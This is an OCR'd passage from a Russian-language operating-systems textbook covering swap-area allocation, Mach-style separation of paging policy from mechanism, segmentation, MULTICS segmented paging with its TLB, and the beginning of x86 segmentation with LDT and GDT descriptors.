С каждым процессом связывается дисковый адрес его области подкачки, то есть тот адрес, по которому в разделе подкачки хранится его образ. Эта информация хранится в таблице процессов. При этом упрощается вычисление адреса записи страницы: нужно лишь прибавить смещение страницы внутри виртуального адресного пространства к началу области подкачки. Но перед тем как процесс сможет начать работу, область свопинга должна быть инициализирована. Один из способов инициализации заключается в копировании всего образа процесса в область свопинга, чтобы его можно было *получать* по мере необходимости. Другой способ заключается в загрузке всего процесса в память и разрешении ему по мере необходимости *выгружать* страницы.

Но с этой простой моделью связана одна проблема: размеры процессов после их запуска могут изменяться. Хотя размер текста программы обычно не меняется, область данных иногда может расти, а стек всегда склонен к росту. Следовательно, может быть лучше резервировать отдельные области подкачки для текста, данных и стека и давать возможность каждой из этих областей состоять более чем из одного дискового участка.

Другая крайность заключается в полном отказе от какого-либо предварительного распределения, выделении дискового пространства для каждой страницы при ее выгрузке на диск и его изъятии при обратной загрузке страницы в память. При этом находящиеся в памяти процессы вообще не привязываются к пространству свопинга. Недостаток

такого способа заключается в необходимости хранения в памяти дискового адреса, чтобы отслеживать на диске каждую страницу. Эти два альтернативных варианта показаны на рис. 3.26.




Рис. 3.26. Таблица страниц: *а* — замещение страниц со статической областью подкачки; *б* — динамическое резервное хранение страниц

На рис. 3.26, *а* показана таблица страниц с восемью страницами. Страницы 0, 3, 4 и 6 находятся в оперативной памяти, страницы 1, 2, 5 и 7 — на диске. Размер области свопинга совпадает по размеру с виртуальным адресным пространством процесса (восемь страниц), а у каждой страницы есть фиксированное место, в которое она записывается при удалении из основной памяти. Для вычисления этого адреса нужно знать только о том, где начинается принадлежащая процессу область замещения страниц, поскольку страницы хранятся в ней рядом, в порядке их виртуальных номеров. У страницы, находящейся в памяти, всегда есть ее копия на диске (закрашенная область), но эта копия может устареть, если страница с момента загрузки подверглась изменению. На рис. 3.26, *а* в памяти закрашенными областями показаны отсутствующие в ней страницы. Страницы, соответствующие закрашенным областям, на диске должны быть заменены (в принципе) копиями в памяти, хотя, если страница памяти должна быть сброшена на диск и не подвергалась модификации со времени своей загрузки, то будет использована ее дисковая (закрашенная) копия.

У страниц, изображенных на рис. 3.26, *б* нет фиксированных адресов на диске. При выгрузке страницы на лету выбирается пустая дисковая страница и соответствующим образом обновляется карта диска (в которой имеется место для одного дискового адреса на каждую виртуальную страницу). Страница в памяти не имеет своей копии на диске. Записи страниц на карте диска содержат либо неправильный адрес диска, либо бит, помечающий их как неиспользующиеся.

Возможность иметь фиксированный раздел подкачки предоставляется не всегда. Например, могут отсутствовать доступные дисковые разделы. В таком случае может использоваться один или несколько заранее выделенных файлов внутри обычной

файловой системы. Именно такой подход используется в Windows. Но для уменьшения объема необходимого дискового пространства здесь может быть использована оптимизация. Поскольку текст программы каждого процесса берется из какого-нибудь исполняемого файла, принадлежащего файловой системе, этот исполняемый файл может быть использован в качестве области подкачки. Еще лучше то, что, поскольку текст программы обычно имеет статус «Только для чтения», когда в памяти становится тесно и страницы программы должны быть из нее удалены, они просто считаются уничтоженными и считываются снова из исполняемого файла по мере надобности. Таким же образом можно работать и с совместно используемыми библиотеками.

3.6.6. Разделение политики и механизма

Важным инструментом, позволяющим справиться со сложностью любой системы, является отделение политики от механизма. Этот принцип может быть применен к управлению памятью за счет запуска основной части диспетчера памяти как процесса на уровне пользователя. Подобное разделение впервые было предпринято в системе Mach (Young et al., 1987), на которой построено дальнейшее рассмотрение этого вопроса.

Простой пример того, как могут быть разделены политика и механизм, показан на рис. 3.27. Здесь система управления памятью разделена на три части:

- низкоуровневую программу управления диспетчером памяти (MMU);
- обработчик ошибки отсутствия страницы, являющийся частью ядра;
- внешнюю программу страничной организации памяти, запущенную в пользовательском пространстве.




Рис. 3.27. Обработка ошибки отсутствия страницы с использованием внешней системы страничной организации памяти

Все тонкости работы MMU скрыты в программе управления этим диспетчером памяти, код которой является машинозависимым и должен переписываться для каждой новой платформы, на которую переносится операционная система. Обработчик ошибки отсутствия страницы является машинонезависимым кодом и содержит основную часть механизма страничной организации памяти. Политика определена в основном внеш-

ней системой страничной организации памяти, запускаемой в виде пользовательского процесса.

При запуске процесса уведомляется внешняя программа страничной организации, чтобы установить отображение страниц процесса и выделить в случае необходимости резервное хранилище на диске. Во время работы процесс может отображать в своем адресном пространстве новые объекты, о чем опять же уведомляется внешняя программа.

Как только процесс начнет работу, он может столкнуться с ошибкой отсутствия страницы. Обработчик ошибки определяет, какая виртуальная страница требуется процессу, и посылает сообщение внешней программе, сообщая ей о возникшей проблеме. Затем эта внешняя программа считывает нужную страницу с диска и копирует ее в раздел собственного адресного пространства. Затем она сообщает обработчику, где находится страница. После этого обработчик ошибки удаляет отображение страницы из адресного пространства внешней программы и просит управляющую программу MMU поместить ее в нужное место адресного пространства пользователя. Затем пользовательский процесс может быть перезапущен.

Эта реализация оставляет открытым вопрос, куда поместить алгоритм замещения страниц. Казалось бы, ясно, что он должен быть во внешней программе, но реализация такого подхода сталкивается с рядом проблем. Самой принципиальной из них является то, что внешняя программа управления страницами не имеет доступа к битам R и M всех страниц, а эти биты играют важную роль во многих алгоритмах замещения страниц. Таким образом, либо необходим какой-нибудь механизм для передачи этой информации вверх внешней программе управления, либо алгоритм замещения страниц должен быть помещен в ядро. В последнем варианте обработчик ошибки сообщает внешней программе управления, какую страницу он выбрал для удаления, и предоставляет данные, либо отображая эту страницу в адресном пространстве внешней программы управления, либо включая их в сообщение. В любом случае внешняя программа управления записывает данные на диск.

Основным преимуществом такой реализации является большая модульность кода и более высокая степень гибкости. Основной недостаток заключается в дополнительных издержках на неоднократные пересечения границы пользовательского пространства и пространства ядра, а также в издержках на пересылку между частями системы различных сообщений. Сейчас вопрос носит весьма спорный характер, но по мере того как компьютеры становятся все более быстродействующими, а программное обеспечение — все более сложным, вероятно, большинству разработчиков будет лучше пожертвовать какой-то долей производительности в пользу более надежного программного обеспечения.

3.7. Сегментация

До сих пор рассматриваемая виртуальная память была одномерной, поскольку в ней адреса следовали друг за другом от 0 до некоторого максимального значения. Но для решения многих проблем наличие двух и более отдельных виртуальных адресных пространств может быть более рациональным вариантом, чем наличие только одного адресного пространства. Например, у компилятора имеется множество таблиц, выстраиваемых в процессе компиляции, к которым могут относиться:

- исходный текст, сохраненный для печати листинга (в пакетных системах);
- таблица имен, содержащая имена и атрибуты переменных;
- таблица, содержащая все используемые константы, как целочисленные, так и с плавающей точкой;
- дерево разбора, в котором содержится синтаксический анализ программы;
- стек, используемый для вызовов процедур внутри компилятора.

В процессе компиляции каждая из первых четырех таблиц постоянно растет. А последняя увеличивается и уменьшается в размерах совершенно непредсказуемым образом. В одномерной памяти этим пяти таблицам должны быть выделены последовательные участки виртуального адресного пространства, показанные на рис. 3.28.




Рис. 3.28. В одномерном адресном пространстве с разрастающимися таблицами одна таблица может упереться в другую

Рассмотрим, что получится, если программа содержит намного большее, чем обычно, количество переменных, но вполне обычное количество всех остальных компонентов. Участок адресного пространства, выделенный под таблицу имен, может заполниться до отказа, но для других таблиц может остаться большое количество свободного пространства.

На самом деле здесь нужен способ избавить программиста от необходимости усмирения увеличивающихся и уменьшающихся в размерах таблиц аналогично тому, как виртуальная память устраняет беспокойство по поводу организации программы в оверлеи.

Простым и универсальным решением является предоставление машины с большим количеством совершенно независимых адресных пространств, называемых **сегментами**. Каждый сегмент состоит из линейной последовательности адресов от 0 до некоторого максимума. Длина каждого сегмента может иметь любое значение от 0 до максимально разрешенного. Различные сегменты могут быть разной длины, как это обычно и слу-

чается. Кроме того, длина сегмента может изменяться в процессе выполнения программы. Длина сегмента стека может увеличиваться при поступлении в него данных и уменьшаться при их извлечении из него.

Поскольку каждый сегмент содержит отдельное адресное пространство, различные сегменты могут разрастаться или сужаться независимо, не влияя друг на друга. Если стек в соответствующем сегменте, для того чтобы вырасти, нуждается в дополнительном адресном пространстве, он может его получить, поскольку в его адресном пространстве нет ничего, во что бы он мог упереться. Разумеется, сегмент может заполниться до отказа, но обычно сегменты имеют очень большие размеры, поэтому такое случается крайне редко. Для указания адреса в такой сегментированной, или двумерной, памяти, программа должна предоставить адрес, состоящий из двух частей: номера сегмента и адреса внутри этого сегмента. На рис. 3.29 показана сегментированная память, используемая для рассмотренных ранее таблиц компилятора. На нем показаны пять независимых сегментов.




Рис. 3.29. Сегментированная память дает возможность каждой таблице разрастаться или сужаться независимо от всех остальных таблиц

Стоит подчеркнуть, что сегмент — это логический объект. Программист знает это и использует его именно в этом качестве. Сегмент может содержать процедуру, или массив, или стек, или набор скалярных переменных, но обычно он не содержит смесь из разнотипных данных.

Сегментированная память помимо упрощения обращения с разрастающимися или сужающимися структурами данных имеет и другие преимущества. Если каждая процедура занимает отдельный сегмент, имея 0 в качестве начального адреса, то компоновка отдельно скомпилированных процедур существенно упрощается. После того как все составляющие программу процедуры скомпилированы и скомпонованы, в вызове процедуры, обращенном к процедуре, в сегменте n будет использован адрес, состоящий из двух частей (n, 0) и адресованный к слову 0 (к точке входа).

Если впоследствии процедура в сегменте *n* будет изменена и перекомпилирована, то изменять другие процедуры уже не придется (поскольку начальные адреса не будут изменены), даже если новая версия будет больше старой. При использовании одномерной памяти процедуры компонуются непосредственно друг за другом, без какого-либо адресного пространства между ними. Следовательно, изменение размеров одной процедуры повлияет на начальные адреса других (не связанных с ней) процедур в сегменте. А это, в свою очередь, потребует изменения всех процедур, из которых вызываются любые перемещенные процедуры, чтобы учесть их новые начальные адреса. Если программа содержит несколько сотен процедур, этот процесс может стать весьма затратным.

Сегментация также облегчает совместное использование процедур или данных несколькими процессами. Типичным примером может послужить совместно используемая библиотека. Современные рабочие станции, работающие с передовыми оконными системами, зачастую используют весьма объемные графические библиотеки, откомпилированные чуть ли не в каждой программе. В сегментированной системе графические библиотеки могут быть помещены в сегмент и совместно использоваться несколькими процессами, исключая потребность в своем присутствии в адресном пространстве каждого процесса. Хотя совместно используемые библиотеки можно иметь и в системах, построенных только на страничной организации памяти, но в них это достигается значительно сложнее. В сущности, в этих системах подобное использование реализуется путем моделирования сегментации.

Поскольку каждый сегмент формирует известный программисту логический объект, например процедуру, или массив, или стек, у разных сегментов могут быть разные виды защиты. Сегмент процедуры может быть определен только как исполняемый, с запрещением попыток что-либо в нем прочитать или сохранить. Массив чисел с плавающей точкой может быть определен для чтения и записи, но не для выполнения, и попытки передать ему управление будут отловлены. Подобная защита весьма полезна при выявлении ошибок программирования.

Сравнение страничной организации памяти и сегментации приведено в табл. 3.3.

Таблица 3.3. Сравнение страничной организации памяти и сегментации

Вопрос	**Страничная организация**	**Сегментация**
Нужно ли программисту знать, что используется именно эта технология?	Нет	Да
Сколько имеется линейных адресных пространств?	1	Много
Может ли все адресное пространство превысить размер физической памяти?	Да	Да
Могут ли различаться и быть отдельно защищены процедуры и данные?	Нет	Да
Можно ли без особого труда предоставить пространство таблицам, изменяющим свой размер?	Нет	Да
Облегчается ли для пользователей совместный доступ к процедурам?	Нет	Да

Вопрос	Страничная организация	Сегментация
Зачем была изобретена эта технология?	Для получения большого линейного адресного пространства без приобретения дополнительной физической памяти	Чтобы дать возможность разбить программы и данные на логически независимые адресные пространства и облегчить их совместное использование и защиту

3.7.1. Реализация чистой сегментации

Реализация сегментации существенным образом отличается от реализации страничной организации памяти: страницы имеют фиксированный размер, а сегменты его не имеют. На рис. 3.30, *а* показан пример физической памяти, изначально имеющей пять сегментов. Теперь рассмотрим, что получится, если сегмент *1* удаляется, а на его место помещается меньший по размеру сегмент *7*. У нас получится конфигурация памяти, показанная на рис. 3.30, *б*. Между сегментами *7* и *2* будет неиспользуемая область, то есть дыра. Затем сегмент *4* заменяется сегментом *5* (рис. 3.30, *в*), а сегмент *3* — сегментом *6* (рис. 3.30, *г*).




Рис. 3.30. Физическая память: *а* — *г* — нарастание внешней фрагментации; *д* — избавление от внешней фрагментации за счет уплотнения

После того как система какое-то время поработает, память разделится на несколько участков, часть из которых будут содержать сегменты, а часть — дыры. Это явление, названное **явлением шахматной доски**, или **внешней фрагментацией**, приводит к пустой трате памяти на дыры. С ним можно справиться за счет уплотнения (рис. 3.30, *д*).

3.7.2. Сегментация со страничной организацией памяти: система MULTICS

При большом размере сегментов может стать неудобно или даже невозможно хранить их целиком в оперативной памяти. Это наталкивает на идею применения к ним стра-

ничной организации, чтобы иметь дело только с теми страницами сегмента, которые нужны в данный момент. Поддержка страничных сегментов реализована в нескольких важных для нас системах. В этом разделе мы рассмотрим первую из таких систем, MULTICS. В следующем разделе обратимся к более современной системе Intel x86 — вплоть до x86-64.

Операционная система MULTICS была одной из самых влиятельных из когда-либо созданных операционных систем, оказавших серьезное воздействие на такие довольно-таки несхожие темы, как UNIX, архитектура памяти x86, TLB-буферы и облачные вычисления. Ее создание началось с исследовательского проекта M.I.T., а в реальную жизнь она была запущена в 1969 году. Последняя MULTICS-система, проработавшая 31 год, была остановлена в 2000-м. Немногим операционным системам удалось прожить без существенных изменений столь долгую жизнь. Несмотря на весьма продолжительное существование операционных систем под названием Windows, Windows 8 не имеет ничего общего с Windows 1.0, за исключением названия и того факта, что она была написана компанией Microsoft.

Более того, идеи, проработанные в MULTICS, не утратили своей актуальности и полезности и в том виде, в котором они были сформулированы в 1965 году, когда была опубликована первая статья (Corbató и Vyssotsky, 1965). Поэтому мы сейчас потратим немного времени на рассмотрение одного из наиболее инновационных аспектов MULTICS — архитектуры виртуальной памяти. Дополнительные сведения о MULTICS можно найти по адресу www.multicians.org.

Система MULTICS работала на машинах Honeywell 6000 и их потомках и обеспечивала каждую программу виртуальной памятью размером вплоть до 2^{18} сегментов, каждый из которых был до 65 536 (36-разрядных) слов длиной. Чтобы осуществить это, разработчики системы MULTICS решили трактовать каждый сегмент как виртуальную память и разбить его на страницы, комбинируя преимущества страничной организации памяти (постоянный размер страницы и отсутствие необходимости хранения целого сегмента в памяти, если используется только его часть) с преимуществом сегментации (облегчение программирования, модульности, защиты и совместного доступа).

Каждая программа в системе MULTICS использовала таблицу сегментов, в которой имелось по одному дескриптору на каждый сегмент. Поскольку потенциальное количество записей в таблице превышало четверть миллиона, сама таблица сегментов также являлась сегментом и была разбита на страницы. Дескриптор сегмента содержал индикатор того, находится ли сегмент в памяти или нет. Если какая-то часть сегмента присутствовала в памяти, считалось, что в памяти находится весь сегмент и его таблица страниц будет в памяти. Если сегмент находился в памяти, то его дескриптор (рис. 3.31, *а*) содержал 18-разрядный указатель на его таблицу страниц. Поскольку использовались 24-разрядные физические адреса, а страницы выстраивались по 64-байтным границам (предполагалось, что 6 бит низших разрядов адреса страницы — это 000000), для хранения в дескрипторе адреса таблицы страниц необходимо было только 18 бит. Дескриптор содержал также размер сегмента, биты защиты и несколько других полей. Дескриптор сегмента в системе MULTICS показан на рис. 3.31, *б*. Адрес сегмента во вспомогательной памяти находился не в дескрипторе сегмента, а в другой таблице, используемой обработчиком ошибки отсутствия сегмента.

Каждый сегмент представлял собой обыкновенное виртуальное адресное пространство и был разбит на страницы точно так же, как и несегментированная страничная память, рассмотренная ранее в этой главе. Обычный размер страницы был равен 1024 словам




Рис. 3.31. Виртуальная память в системе MULTICS: *а* — сегмент дескрипторов указывает на таблицы страниц; *б* — дескриптор сегмента. Числа означают длину полей

(хотя ряд несколько меньших по размеру сегментов, используемых самой системой MULTICS, не были разбиты на страницы или все же для экономии физической памяти были разбиты на страницы по 64 слова).

Адрес в системе MULTICS состоял из двух частей: сегмента и адреса внутри сегмента. Последний, в свою очередь, делился на номер страницы и слово внутри страницы (рис. 3.32).

Когда происходило обращение к памяти, выполнялся следующий алгоритм:

1. Номер сегмента использовался для нахождения дескриптора сегмента.
2. Проверялось, находится ли таблица страниц сегмента в памяти. Если таблица страниц присутствовала в памяти, определялось ее местоположение. Если таблица

в памяти отсутствовала, возникала ошибка отсутствия сегмента. При нарушении защиты возникала ошибка (происходило системное прерывание).

3. Изучалась запись в таблице страниц для запрашиваемой виртуальной страницы. Если страница не находилась в памяти, возникала ошибка отсутствия страницы. Если она была в памяти, из записи таблицы страниц извлекался адрес начала страницы в оперативной памяти.
4. К адресу начала страницы прибавлялось смещение, что давало в результате адрес в оперативной памяти, по которому располагалось нужное слово.
5. И наконец, осуществлялось чтение или сохранение данных.




Рис. 3.32. 34-разрядный виртуальный адрес в системе MULTICS

Этот процесс показан на рис. 3.33. Чтобы его упростить, был опущен тот факт, что сегмент дескрипторов сам по себе имел страничную организацию. На самом деле происходило следующее: сначала использовался регистр (основной регистр дескриптора), чтобы определить расположение таблицы страниц сегмента дескрипторов, которая в свою очередь указывала на страницы сегмента дескрипторов. Как только дескриптор для требуемого сегмента находился, происходила адресация (рис. 3.33).




Рис. 3.33. Преобразование состоящего из двух частей адреса в системе MULTICS в адрес в оперативной памяти

Как вы теперь уже, безо всякого сомнения, догадались, если бы на практике предыдущий алгоритм выполнялся операционной системой для каждой команды процессора, работа программ не отличалась бы особой быстротой. В действительности аппаратура системы MULTICS содержала высокоскоростной буфер быстрого преобразования адреса (TLB) размером 16 слов, который был способен производить поиск параллельно по всем своим записям для заданного ключа. Этот процесс показан на рис. 3.34. Когда компьютер получал адрес, аппаратура адресации сначала проверяла наличие виртуального адреса в TLB. Если этот адрес присутствовал в буфере, она получала номер страничного блока прямиком из TLB и формировала фактический адрес слова, к которому происходило обращение, не выполняя поиск в сегменте дескрипторов или в таблице страниц.

Рис. 3.34. Простейший вариант TLB в системе MULTICS. На самом деле наличие страниц двух размеров делает строение TLB более сложным

В буфере быстрого преобразования адреса хранились адреса 16 страниц, к которым происходили самые последние обращения. Программы, у которых рабочий набор был меньше размера TLB, хранили адреса всего рабочего набора в TLB, и следовательно, эти программы работали эффективно, в противном случае происходила ошибка TLB.

3.7.3. Сегментация со страничной организацией памяти: система Intel x86

До появления x86-64 виртуальная память в системе x86 во многих отношениях напоминала память в системе MULTICS, включая наличие как сегментации, так и страничной организации. Но система MULTICS имела 256 K независимых сегментов, каждый до 64 K 36-разрядных слов, а система x86 поддерживает 16 K независимых сегментов, каждый до 1 млрд 32-разрядных слов. Хотя в последней системе меньше сегментов, их больший размер куда важнее, поскольку программы, которым требуется более чем 1000 сегментов, встречаются довольно редко, в то время как многим программам необходимы большие по размеру сегменты. Что же касается x86-64, то сегментация считается устаревшей и больше не поддерживается, исключая работу в унаследованном режиме. Хотя некоторые остатки старых механизмов сегментации в исходном режиме работы систем x86-64 все еще доступны, главным образом для обеспечения совместимости, они

больше не играют ту же роль и не предлагают реальную сегментацию. Но системы x86-32 до сих пор поставляются оборудованными по полной схеме, и именно этот центральный процессор и будет рассматриваться в данном разделе.

Основа виртуальной памяти системы x86 состоит их двух таблиц: **локальной таблицы дескрипторов** (Local Descriptor Table (**LDT**)) и **глобальной таблицы дескрипторов** (Global Descriptor Table (**GDT**)). У каждой программы есть собственная таблица LDT, но глобальная таблица дескрипторов, которую совместно используют все программы в компьютере, всего одна. В таблице LDT описываются сегменты, локальные для каждой программы, включая код этих программ, их данные, стек и т. д., а в таблице GDT описываются системные сегменты, включая саму операционную систему.

Чтобы получить доступ к сегменту, программа, работающая в системе x86, сначала загружает селектор для этого сегмента в один из шести сегментных регистров машины. Во время выполнения программы регистр CS содержит селектор для сегмента кода, а регистр DS хранит селектор для сегмента данных. Каждый селектор (рис. 3.35) представляет собой 16-разрядное целое число.

